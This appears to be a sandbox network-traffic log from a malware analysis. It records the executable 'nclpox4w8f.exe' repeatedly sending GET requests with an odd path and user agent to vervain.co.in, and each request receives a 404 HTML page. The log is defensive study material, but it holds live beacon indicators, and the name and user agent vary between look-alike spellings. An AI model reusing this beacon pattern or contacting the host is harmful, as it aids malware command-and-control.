2022-08-05 13:09:59 UTC	63	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.4	49843	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:59 UTC	63	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:00 UTC	63	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:00 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:00 UTC	64	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.4	49844	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:00 UTC	64	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:01 UTC	64	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:01 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:01 UTC	65	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.4	49845	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:02 UTC	65	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:02 UTC	65	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:02 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:02 UTC	66	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.4	49846	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:03 UTC	66	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:03 UTC	66	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:03 UTC	66	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49762	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:30 UTC	6	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:30 UTC	6	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:30 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:30 UTC	7	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.4	49847	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:04 UTC	67	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:04 UTC	67	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:04 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:04 UTC	67	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.4	49848	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:05 UTC	68	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:05 UTC	68	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:05 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:05 UTC	68	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.4	49849	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:06 UTC	69	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:07 UTC	69	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:06 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:07 UTC	69	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.4	49850	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:07 UTC	70	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:08 UTC	70	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:08 UTC	70	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.4	49852	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:09 UTC	71	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:09 UTC	71	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:09 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:09 UTC	71	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.4	49853	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:09 UTC	72	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:10:10 UTC	72	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:10 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:10 UTC	72	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.4	49854	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:11 UTC	73	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:11 UTC	73	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:11 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:11 UTC	73	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.4	49855	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:10:12 UTC	74	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:10:12 UTC	74	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:10:12 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:10:12 UTC	74	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
